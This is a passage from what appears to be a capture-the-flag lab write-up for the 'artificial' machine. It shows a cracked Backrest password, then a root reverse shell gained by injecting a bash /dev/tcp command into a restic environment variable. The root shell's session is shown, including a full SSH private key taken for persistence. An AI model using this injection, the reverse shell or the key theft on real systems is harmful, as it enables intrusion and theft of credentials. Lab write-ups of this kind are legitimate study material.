!@#$%^           (?)
1g 0:00:01:13 DONE (2025-06-23 09:04) 0.01353g/s 73.10p/s 73.10c/s 73.10C/s baby16..huevos
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Backrest
Login using the credentials:
1
backrest_root:!@#$%^
Here we have Backrest

Now, go to Add Repo.

From here, we can see how to add a new repository:
https://restic.readthedocs.io/en/latest/030_preparing_a_new_repo.html
To get an elevated reverse shell, we use:
- Repo name:
pwn - URL:
/tmp/abc - Environment variable:
RESTIC_PASSWORD_COMMAND=bash -c 'bash -i >& /dev/tcp/10.10.14.48/4444 0>&1'

Before submitting, make sure to set up a listener:
1
nc -lvnp 4444
On submitting, we get a shell on the listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB-machine/artificial/writeup]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.48] from (UNKNOWN) [10.129.148.48] 40162
bash: cannot set terminal process group (4252): Inappropriate ioctl for device
bash: no job control in this shell
root@artificial:/# cd /root
cd /root
root@artificial:~# ls -la
ls -la
total 36
drwx------  6 root root 4096 Jun 23 07:46 .
drwxr-xr-x 18 root root 4096 Mar  3 02:50 ..
lrwxrwxrwx  1 root root    9 Jun  9 09:37 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  4 root root 4096 Mar  3 21:52 .cache
drwxr-xr-x  3 root root 4096 Oct 19  2024 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
lrwxrwxrwx  1 root root    9 Oct 19  2024 .python_history -> /dev/null
-rw-r-----  1 root root   33 Jun 23 07:46 root.txt
drwxr-xr-x  2 root root 4096 Jun  9 13:57 scripts
drwx------  2 root root 4096 Mar  4 22:40 .ssh
root@artificial:~# cat root.txt
cat root.txt
**********288e0e5e2837e070b2f734
Saving the id_rsa for persistence
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
root@artificial:~/.ssh# ls
ls
authorized_keys
id_rsa
root@artificial:~/.ssh# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
root@artificial:~/.ssh#